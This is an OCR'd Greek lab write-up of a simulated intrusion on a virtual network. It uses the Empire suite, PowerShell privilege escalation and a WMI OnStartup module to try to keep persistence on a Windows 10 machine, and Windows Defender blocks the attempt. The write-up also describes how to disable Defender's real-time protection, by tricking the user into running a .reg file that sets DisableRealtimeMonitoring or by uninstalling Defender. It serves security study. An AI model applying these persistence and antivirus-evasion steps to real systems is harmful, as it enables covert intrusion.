
- Ανατρέχοντας στην υποενότητα 2, τα αντίστροφα κελύφη είναι εξαιρετικά εργαλεία όσον αφορά το "persistence". Για χάρη του παραδείγματος, θεωρούμε ότι μόλις έχουμε αποκτήσει πρόσβαση στο τερματικό μέσω "reverse shell" και πλέον εξετάζουμε το ενδεχόμενο της διατήρησης επικοινωνίας.
- Στο συγκεκριμένο σενάριο κάνουμε τις εξής παραδοχές:
  a) Θεωρούμε ότι έχουμε στην κατοχή μας ένα τερματικό (εδώ ως εικονικό μηχάνημα) που τρέχει μια Debian-based διανομή Linux (εδώ, το Kali Linux) κι έχει εγκατεστημένο το εργαλείο "Empire".

b) Όπως αναφέρθηκε ήδη, συνεχίζουμε από το βήμα 2, ακριβώς από το σημείο που αποκτήσαμε το "reverse shell".


c) Για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο βήμα, τον DomainUser.

d) Για να κατανοήσουμε λίγο τις εντολές που δίδονται, θεωρούμε ένα εικονικό δίκτυο που έχει στηθεί για την προσομοίωση της επίθεσης. Το δίκτυο αποτελείται από τα εξής 2 τερματικά: το μηχάνημα επίθεσης που εκτελεί το λειτουργικό σύστημα Kali Linux και φέρει την διεύθυνση IP 10.0.2.15 και το προσβεβλημένο τερματικό, που είναι το γνωστό Windows 10 Ultimate Edition τερματικό μας με IP 10.0.2.4.


- Σαν πρώτο βήμα, θα δημιουργήσουμε με τη βοήθεια του "empire" έναν επιπλέον agent με δικαιώματα να εκτελέσει το powershell payload μέσω της τεχνικής απόκτησης προνομίων, όπως φαίνεται στην παρακάτω εικόνα:




- Μόλις παραμετροποιήσουμε τον agent, τον εκτελούμε κι ανοίγουμε άλλη μια συνεδρία με το προσβεβλημένο τερματικό, η οποία όμως εκτελείται με “privilege escalation” και η οποία επιτυγχάνει, όπως βλέπουμε στην παρακάτω εικόνα. Τελικά έχουμε στη διάθεσή μας 2 agents: ο αρχικός και ο “elevated”:




- Μας ενδιαφέρει ο agent με το μεγαλύτερο Process ID (PID), καθώς αυτός είναι που θα στηρίξει το persistence. Επίσης ένα πολύ ενδιαφέρον σημείο σε αυτήν την επίθεση, είναι ότι εκτός από το PowerShell που χρησιμοποιείται ως μηχανισμός πρόσβασης (όλα τα modules που χρησιμοποιούνται είναι βασισμένα στο PowerShell ή γραμμένα για να εκτελεστούν από αυτό, όπως φαίνεται κι από τη στήλη “Process” στην παραπάνω εικόνα), χρησιμοποιείται και το WMI (Windows Management Instrumentation), ακόμα ένα πολύ δυνατό εργαλείο LOLBAS. Συνεπώς για το persistence θα χρησιμοποιήσουμε ένα module που χρησιμοποιεί το WMI δεδομένου ότι έχουμε ανοιχτή συνεδρία (session) με “elevated” δικαιώματα. Παραμετροποιούμε το εργαλείο όπως φαίνεται παρακάτω και το εκτελούμε:




- Μόλις δώσουμε την ανάλογη εντολή, εκτελείται το module και «δένεται» (bind) μαζί με το δεύτερο agent που δημιουργήσαμε, αυτόν που λειτουργεί με elevated προνόμια. Όπως βλέπουμε παρακάτω, χρησιμοποιεί το διακόπτη (trigger) “OnStartup” του WMI και δημιουργεί το persistence:




- Εφόσον όλα έχουν πάει καλά, εκτελούμε απομακρυσμένη επανεκκίνηση, για να δοκιμάσουμε το persistence και παρακολουθούμε τους agents. Βλέπουμε ότι σταδιακά χάνεται η επικοινωνία (η στήλη “Last Seen” είναι πορτοκαλί) μέχρι που χάνεται ολοκληρωτικά (η στήλη γίνεται κόκκινη):




- Με την επανεκκίνηση εκκινείται πάλι η προστασία πραγματικού χρόνου του Windows Defender (RealTimeMonitoring) κι αφού εντοπίσει την απειλή, την αποτρέπει με μεγάλη επιτυχία, όπως φαίνεται στα αρχεία καταγραφής:



- Ακόμα κι αν υποτεθεί ότι δοκιμάζουμε μέσω PowerShell script (ως administrators) να απενεργοποιήσουμε μόνιμα τη λειτουργία Real Time Monitoring κι ενώ είναι ήδη ανενεργή η προστασία, το σύστημα δεν μας επιτρέπει:



- Συνεπώς, θα πρέπει να έχουμε πρόσβαση στο μηχάνημα ή να καθοδηγήσουμε τον χρήστη να απενεργοποιήσει χειροκίνητα την παραπάνω λειτουργία είτε μέσω της τοπικής πολιτικής ασφάλειας, είτε μέσω της registry. Ενώ η πρώτη επιλογή δεν είναι ιδιαίτερα εφικτή, η δεύτερη παρουσιάζει προοπτικές, αν υποτεθεί ότι αποστέλλουμε ένα τροποποιημένο αρχείο .reg (εγγραφή του μητρώου των Windows), που να τροποποιεί το κλειδί “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection” και να θέτει στη λέξη DWORD “DisableRealtimeMonitoring” την τιμή 1. Ο χρήστης πρέπει μόνο να το εκτελέσει και πετυχαίνουμε τη μόνιμη απενεργοποίηση της προστασίας πραγματικού χρόνου του Defender. Η τελευταία εναλλακτική είναι η πλήρης απεγκατάσταση του Defender μέσω εντολών του PowerShell. Φυσικά, αυτό είναι η ύστατη λύση, καθώς η απεγκατάσταση του αντιϊκού θα εγείρει υποψίες σε χρήστες και διαχειριστές και μπορεί να γίνουμε αντιληπτοί.
- Αν τελικά μπορέσουμε να απενεργοποιήσουμε τη λειτουργία προστασίας σε πραγματικό χρόνο του Windows Defender, επιτυγχάνουμε το επιθυμητό persistency όπως φαίνεται στην παρακάτω εικόνα:



- Ωστόσο, συντρέχουν πολλές προϋποθέσεις για να παραμείνουμε συνδεδεμένοι σε έναν προσβεβλημένο υπολογιστή και γι' αυτή την περίπτωση, θα έπρεπε να εξετάσουμε τη χρήση κάποιας άλλης εφαρμογής / λειτουργίας.
- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS powershell.exe, & wmi, μέσω της σουΐτας Empire. Η επίθεση απέτυχε χάρη στη λειτουργία του Windows Defender.

